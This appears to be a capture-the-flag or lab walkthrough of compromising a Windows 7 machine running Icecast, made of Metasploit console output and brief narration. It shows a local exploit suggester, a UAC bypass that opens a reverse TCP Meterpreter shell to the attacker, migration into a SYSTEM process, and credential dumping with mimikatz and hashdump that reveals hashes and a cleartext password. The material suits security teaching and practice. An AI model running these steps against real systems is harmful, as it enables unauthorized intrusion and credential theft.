


```
msf6 exploit(windows/http/icecast_header) > search post exploit suggester

Matching Modules
================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  post/multi/recon/local_exploit_suggester  .                normal  No     Multi Recon Local Exploit Suggester


Interact with a module by name or index. For example info 0, use 0 or use post/multi/recon/local_exploit_suggester

msf6 exploit(windows/http/icecast_header) > use 0
msf6 post(multi/recon/local_exploit_suggester) > sessions

Active sessions
===============

  Id  Name  Type                     Information            Connection
  --  ----  ----                     -----------            ----------
  1         meterpreter x86/windows  Dark-PC\Dark @ DARK-PC  10.21.17.140:4444 → 10.10.7.214:49214 (10.10.7.214)

msf6 post(multi/recon/local_exploit_suggester) > set session 1
session ⇒ 1
msf6 post(multi/recon/local_exploit_suggester) > run
[*] 10.10.7.214 - Collecting local exploits for x86/windows...
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/logging-2.4.0/lib/logging.rb:10: warning: /usr/lib/x86_64-linux-gnu/ruby/3.3.0/syslog.so was lo
aded from the standard library, but will no longer be part of the default gems starting from Ruby 3.4.0.
```




```
[+] 10.10.7.214 - exploit/windows/local/tokenmagic: The target appears to be vulnerable.
[*] Running check method for exploit 42 / 42
[*] 10.10.7.214 - Valid modules for session 1:
============================

 #   Name                                                           Potentially Vulnerable?  Check Result
 -   ----                                                           -----------------------  ------------
 1   exploit/windows/local/bypassuac_comhijack                      Yes                      The target appears to be vulnerable.
 2   exploit/windows/local/bypassuac_eventvwr                       Yes                      The target appears to be vulnerable.
 3   exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move   Yes                      The service is running, but could not be validated. Vulnerable W
indows 7/Windows Server 2008 R2 build detected!
 4   exploit/windows/local/ms10_092_schelevator                     Yes                      The service is running, but could not be validated.
 5   exploit/windows/local/ms13_053_schlamperei                     Yes                      The target appears to be vulnerable.
 6   exploit/windows/local/ms13_081_track_popup_menu                Yes                      The target appears to be vulnerable.
 7   exploit/windows/local/ms14_058_track_popup_menu                Yes                      The target appears to be vulnerable.
 8   exploit/windows/local/ms15_051_client_copy_image               Yes                      The target appears to be vulnerable.
 9   exploit/windows/local/ntusermndragover                         Yes                      The target appears to be vulnerable.
 10  exploit/windows/local/ppr_flatten_rec                          Yes                      The target appears to be vulnerable.
 11  exploit/windows/local/tokenmagic                               Yes                      The target appears to be vulnerable.
 12  exploit/windows/local/adobe_sandbox_adobecollabsync            No                       Cannot reliably check exploitability.
 13  exploit/windows/local/agnitum_outpost_acs                      No                       The target is not exploitable.
 14  exploit/windows/local/always_install_elevated                  No                       The target is not exploitable.
 15  exploit/windows/local/anyconnect_lpe                           No                       The target is not exploitable. vpndownloader.exe not found on fi
le system
 16  exploit/windows/local/bits_ntlm_token_impersonation            No                       The target is not exploitable.
 17  exploit/windows/local/bthpan                                   No                       The target is not exploitable.
 18  exploit/windows/local/bypassuac_fodhelper                      No                       The target is not exploitable.
 19  exploit/windows/local/bypassuac_sluihijack                     No                       The target is not exploitable.
```

I then used a privilege escalation module and ran it to escalate my privilege.




```
msf6 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/bypassuac_eventvwr
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_eventvwr) > options

Module options (exploit/windows/local/bypassuac_eventvwr):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.1.27     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/bypassuac_eventvwr) > set SESSION 1
SESSION => 1
msf6 exploit(windows/local/bypassuac_eventvwr) > set LHOST tun0
LHOST => 10.21.17.140
msf6 exploit(windows/local/bypassuac_eventvwr) > set LPORT 4433
LPORT => 4433
msf6 exploit(windows/local/bypassuac_eventvwr) > |
```

I was still running as Dark user but had admin privileges.




```
msf6 exploit(windows/local/bypassuac_eventvwr) > run
[*] Started reverse TCP handler on 10.21.17.140:4433
[*] UAC is Enabled, checking level ...
[+] Part of Administrators group! Continuing ...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing ...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\SysWOW64\eventvwr.exe
[+] eventvwr.exe executed successfully, waiting 10 seconds for the payload to execute.
[*] Sending stage (177734 bytes) to 10.10.7.214
[*] Meterpreter session 2 opened (10.21.17.140:4433 -> 10.10.7.214:49221) at 2025-05-23 07:40:45 -0400
[*] Cleaning up registry keys ...

meterpreter > sysinfo
Computer        : DARK-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter > getuid
Server username: Dark-PC\Dark
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
```




```
Enabled Process Privileges
==========================

Name
----
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreateSymbolicLinkPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeIncreaseWorkingSetPrivilege
SeLoadDriverPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRemoteShutdownPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemProfilePrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTimeZonePrivilege
SeUndockPrivilege

meterpreter > |
```

I then listed running processes in the target and found **spoolsv** to be running as NT Authority.




```
meterpreter > ps

Process List
============

 PID   PPID  Name                  Arch  Session  User                          Path
 ---   ----  ----                  ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                x64   0
 100   692   SearchIndexer.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\SearchIndexer.exe
 416   4     smss.exe              x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\smss.exe
 544   536   csrss.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 588   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 592   536   wininit.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\wininit.exe
 604   584   csrss.exe             x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\csrss.exe
 652   584   winlogon.exe          x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 692   592   services.exe          x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\services.exe
 700   592   lsass.exe             x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 708   592   lsm.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsm.exe
 768   1928  powershell.exe        x86   1        Dark-PC\Dark                  C:\Windows\SysWOW64\WindowsPowershell\v1.0\powershell.exe
 816   692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 884   692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 932   692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1016  692   svchost.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1060  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1192  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1292  692   TrustedInstaller.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Windows\servicing\TrustedInstaller.exe
 1300  1016  dwm.exe               x64   1        Dark-PC\Dark                  C:\Windows\System32\dwm.exe
 1320  1292  explorer.exe          x64   1        Dark-PC\Dark                  C:\Windows\explorer.exe
 1392  692   spoolsv.exe           x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.exe
 1424  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1480  692   taskhost.exe          x64   1        Dark-PC\Dark                  C:\Windows\System32\taskhost.exe
 1580  692   sppsvc.exe            x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\sppsvc.exe
 1596  692   amazon-ssm-agent.exe  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\SSM\amazon-ssm-agent.exe
 1676  692   LiteAgent.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Xentools\LiteAgent.exe
 1712  692   svchost.exe           x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1900  692   Ec2Config.exe         x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
 1996  1320  Icecast2.exe          x86   1        Dark-PC\Dark                  C:\Program Files (x86)\Icecast2 Win32\Icecast2.exe
 2156  816   WmiPrvSE.exe          x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiPrvSE.exe
 2196  692   vds.exe               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2608  692   svchost.exe           x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 3036  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe

meterpreter > |
```

I migrated to the process and got NT Authority access.




```
 3036  604   conhost.exe           x64   1        Dark-PC\Dark                  C:\Windows\System32\conhost.exe

meterpreter > migrate 1392
[*] Migrating from 768 to 1392 ...
[*] Migration completed successfully.
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > |
```

I then loaded **mimikatz** using the **kiwi** extension of **metasploit**.



```
meterpreter > load kiwi
[!] The "kiwi" extension has already been loaded.
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials
===============

Username  Domain   LM                                NTLM                              SHA1
--------  ------   --                                ----                              ----
Dark      Dark-PC  e52cac67419a9a22ecb08369099ed302  7c4fe5eada682714a036e39378362bab  0d082c4b4f2aeafb67fd0ea568a997e9d3ebc0eb

wdigest credentials
===================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
DARK-PC$  WORKGROUP  (null)
Dark      Dark-PC    Password01!

tspkg credentials
=================

Username  Domain   Password
--------  ------   --------
Dark      Dark-PC  Password01!

kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
```

I also dumped the Administrator hash using the **hashdump** command in meterpreter.



```
kerberos credentials
====================

Username  Domain     Password
--------  ------     --------
(null)    (null)     (null)
Dark      Dark-PC    Password01!
dark-pc$  WORKGROUP  (null)


meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Dark:1000:aad3b435b51404eeaad3b435b51404ee:7c4fe5eada682714a036e39378362bab:::
[-] Error while running command hashdump: undefined method `id' for nil
```